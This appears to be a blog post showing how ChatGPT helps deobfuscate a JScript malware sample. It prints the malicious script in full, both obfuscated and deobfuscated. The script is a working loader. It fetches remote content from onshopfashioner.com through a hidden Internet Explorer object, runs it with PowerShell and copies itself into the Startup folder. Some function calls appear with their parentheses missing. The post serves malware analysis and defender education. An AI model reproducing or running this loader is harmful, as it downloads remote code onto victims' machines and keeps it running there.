ChatGPT & Malware Analysis
All aboard the hype train! Next stop, JScript Malware Deobfuscation Station!

I will waste no time introducing ChatGPT. The technology needs no introduction. If you’ve glanced at a LinkedIn feed in the last 30 days, you’ve seen what ChatGPT can do. You’ve also seen everyone lose their minds about what is effectively a more evolved form of SmarterChild.
If you understand what’s going on in this image, please make sure you stretch adequately before any and all physical activity.
But the impact of our lil robot buddy cannot be ignored. If Google search is an extension of your brain, ChatGPT is that weird spikey thing that goes into the back of Neo’s skull in The Matrix. Access to the collective knowledge of humanity is now even easier and limited solely on your ability to query for it.
So let’s waste no time. When new technology comes along, you have two options. You can shut the door, tell it you’re not interested in its wares, close the blinds, and then reopen the blinds slightly to make sure it has left your doorstep, and then it sees you do this and you two make eye contact and it’s pretty weird.
Or, you invite it in, embrace it, bring in into the living room, apologize for the mess because things have been kinda nuts lately and you’ve meant to clean up a bit but you didn’t expect to have any guests, serve it tea, sit awkwardly as it politely refuses because it’s a computer program without an esophagus, and ask it to write a parody Christmas song to the tune of Sleigh Ride Together about port scanning with Nmap.

What ChatGPT is not great for in malware analysis…
The medium of interaction with ChatGPT is entirely text based. This immediately rules ChatGPT out a few parts of the malware analysis process. There’s no upload file function and we’re fighting with a character limit here.
We can’t, for example, submit a compiled binary to ChatGPT and have it analyze it for us. At one point, I even tried base64 encoding a malware sample, submitting the blob of base64, and asking it to decode and parse it as a Windows Portable Executable for analysis. No luck.


And for the record, we don’t really need ChatGPT for this purpose. Malware sandboxes already have that covered for the most part. It would be cool to someday see an extension of AI that can apply its robo-learning to binary analysis. I’m sure that’s some cybersec tech-bro’s startup idea so I’ll leave it to greater minds to figure it out.
What ChatGPT is great for in malware analysis…
The medium of interaction with ChatGPT is entirely text based. So while we can’t get any mileage out of our lil robot buddy for compiled binaries, it’s open season on scripts and maldocs.
One of the most frustrating parts of malware analysis is the constant need to unravel, deobfuscate, and unwind programs that were written with intention to confuse you. So naturally, anything we can deploy to reduce the time spent in the deobfuscation phase is a value add.
In my brief testing, ChatGPT seems to excel in this phase. It has its limits. It’s not perfect. But the effort to value ratio can’t be beat here.
My Rules for Interacting With ChatGPT
- Be courteous. I know it’s an AI but, like, be nice to the thing, OK? It’s the most popular robot on Earth right now and is servicing probably millions of requests a second and it’s taking time out of its busy schedule to help you for FREE. The least you could do is be polite and professional.


- Do not submit any sensitive information. Don’t submit scripts, malware code snippets, or really anything at all if it is sensitive information about your client and their data. A malicious script can include tons of information about the environment where it ended up, so it’s probably best practice to refrain from chucking scripts from your environment into the maw of the singularity until you know it doesn’t contain anything sensitive. But for malware samples submitted to the open repos like VXU and MalwareBazaar, have at it!
- The magic of ChatGPT is its conversational nature. So have a conversation. Don’t just throw an obfuscated script into it and demand it tell you its secrets. Present the facts in a logical order and walk it through what you need. “Robo buddy, this is part of a Windows .vbs file. Can you please deobfuscate it, organize it, and step through the first function?”


An Experiment
Let’s close it out with a small experiment. I included a small snippet of this above, but let’s step through a small example of ChatGPT script analysis use case and have some fun.
The sample I’m using here was retrieved from:
Of course, please handle this sample safely.
We’ll start with the original, obfuscated script code:
⚠️ Malicious script text, handle with care!
sample.jsvar pnhv = WScript.CreateObject"Inter" + "netExpl" + "orer.Appl" + "ication"; pnhv.Visible = false; pnhv.Navigate"https://onshopfashioner.com/eca.txt"; whilepnhv.Busy || pnhv.readystate != 4 WScript.Sleep1000; var trfg=pnhv.document.documentElement.outerText; fPRzrKCnaj + trfg ifysMeJxKcY == gWKb { } else { R= KCnaj + "Move-Item '" + eJxKcY + "' '" + gWKb + "'" fPRzrR } function eJxKcY() { var weGHBO='WSc' + 'ript.Sc' + 'riptF' + 'ullN' + 'ame' return evalweGHBO } function gWKb() { var CkNTE=GetObjectJtHPleFU var Fujp=evalJuirTc var AwZVVl="C:\\Users\\" + Fujp + BnRqtBj return AwZVVl } function JtHPleFU() { var kjdf=["new:09","3FF999-1EA0-407","9-9525-9614C3504B74"]; return kjdf.join""; } function KCnaj() { return "Powersh" + "ell " } function fPRzr(meat) { var GtbDY=new ActiveXObject"wsc" + "ript.sh" + "ell" eval'GtbDY.R' + 'un(meat,0)'; } function JuirTc() { return 'CkNTE' + '.Us' + 'er' + 'Name' } function BnRqtBj() { return gmWh"5c5c417070446174615c5c526f616d696e675c5c4d6963726f736f66745c5c57" + QQkgV } function QQkgV() { return "indows\\Start Menu\\Programs\\Startup\\" } function ysM(str) { return evalvCpye; } function gmWh(hex) { var str = ''; forvar i = 0; i < hex.length; i += 2 str += String.fromCharCodeparseInthex.substri, 2, 16; return str; } function vCpye() { return "str.split(WSc" + "ript.Scri" + "ptName).join('')" }
To be totally honest, this script isn’t too bad in the first place. I think we’ve lucked out with a lazy maldev here. But let’s put ChatGPT through the paces and have our lil robot buddy help out.


AI-Guy seems to have a good grasp on what’s going on here, so let’s keep pushing.

Now we’re cooking on a convection stovetop burner:
⚠️ Malicious script text, handle with care!
deob_sample.jsvar ieObject = WScript.CreateObject"Inter" + "netExpl" + "orer.Appl" + "ication"; ieObject.Visible = false; ieObject.Navigate"https://onshopfashioner.com/eca.txt"; whileieObject.Busy || ieObject.readystate != 4 WScript.Sleep1000; var fileContent=ieObject.document.documentElement.outerText; runCommandgetShell + fileContent ifgetFileName == getStartupFolder { } else { command= getShell + "Move-Item '" + getFileName + "' '" + getStartupFolder + "'" runCommandcommand } function getFileName() { var scriptFullName='WSc' + 'ript.Sc' + 'riptF' + 'ullN' + 'ame' return evalscriptFullName } function getStartupFolder() { var currentUser=GetObjectgetCLSID var userName=evalgetUserName var startupFolder="C:\\Users\\" + userName + getStartupFolderSuffix return startupFolder } function getCLSID() { var clsid=["new:09","3FF999-1EA0-407","9-9525-9614C3504B74"]; return clsid.join""; } function getShell() { return "Powersh" + "ell " } function runCommand(command) { var shell=new ActiveXObject"wsc" + "ript.sh" + "ell" eval'shell.R' + 'un(command,0)'; } function getUserName() { return 'currentUser' + '.Us' + 'er' + 'Name' } function getStartupFolderSuffix() { return decodeHexString"5c5c417070446174615c5c526f616d696e675c5c4d6963726f736f66745c5c57" + getStartMenuProgramsStartupFolder } function getStartMenuProgramsStartupFolder() { return "indows\\Start Menu\\Programs\\Startup\\" } function getFileName() { return evalgetStringSplitJoinCode; } function decodeHexString(hex) { var str = ''; forvar i = 0; i < hex.length; i += 2 str += String.fromCharCodeparseInthex.substri, 2, 16; return str; } function getStringSplitJoinCode() { return "str.split(WSc" + "ript.Scri" + "ptName).join('')" }
I already see a few points of interest here, but let’s ask a few pointed questions:

Not bad! But it’s not always perfect:

Sometimes, you have to interrogate further:


I ended up Googling it 🤷♀️ That CLSID corresponds to the Windows Script Host Network object, which can be instantiated to enumerate information about the environment according to its methods and properties:
Can Smarter-SmarterChild help with malware handling and safety?

Again, not bad! It comments the functions and calls in the program that execute code and leaves the function definitions intact, at least for the most part:

It’s doing its best, OK?
Finally, how do we do in terms of triage and capability assessment?

This is the summary provided by Robo Friend:
- The script creates an instance of the
InternetExplorer.ApplicationCOM object and sets itsVisibleproperty tofalse, which means that the browser window will not be displayed.- The script navigates to the URL
https://onshopfashioner.com/eca.txtusing theieObject.Navigate()method.- The script enters a
whileloop that continues to run until theieObjectis no longerBusyand itsreadyStateis equal to4. This is done to ensure that the necessary content has been loaded before attempting to access it.- Once the
whileloop conditions are met, the script retrieves theouterTextof thedocumentElementof theieObjectand assigns it to thefileContentvariable.- The script calls the
runCommand()function, passing it the result of concatenating thegetShell()function and thefileContentvariable.- The script enters an
ifstatement that compares the result of calling thegetFileName()function to the result of calling thegetStartupFolder()function. If these values are equal, the script does nothing. If they are not equal, the script assigns the result of concatenating thegetShell()function, the string"Move-Item '", the result of calling thegetFileName()function, the string"' '", and the result of calling thegetStartupFolder()function to thecommandvariable. It then calls therunCommand()function and passes it thecommandvariable.
I’m impressed! Great work, Robo Friend.
You of course now need to perform due diligence and verify that this is the actual execution flow, but that part is trivial now that our code is unraveled and mapped to high-level explanation.
Summary
This post was basically an excuse for me to hurl JScript malware into one of the coolest technical achievements that humans have ever devised. The use case here is apparent. We’ve seen its capabilities and know its limitations. Now go! Arm yourself with an openAI account and try it out. This tips the scale heavily in our favor.
And for all the badguy malware authors out there that wanna waste our time, I say this: keep spending your precious life minutes trying to fool us — time you could have spent contributing to humanity. We have AI now.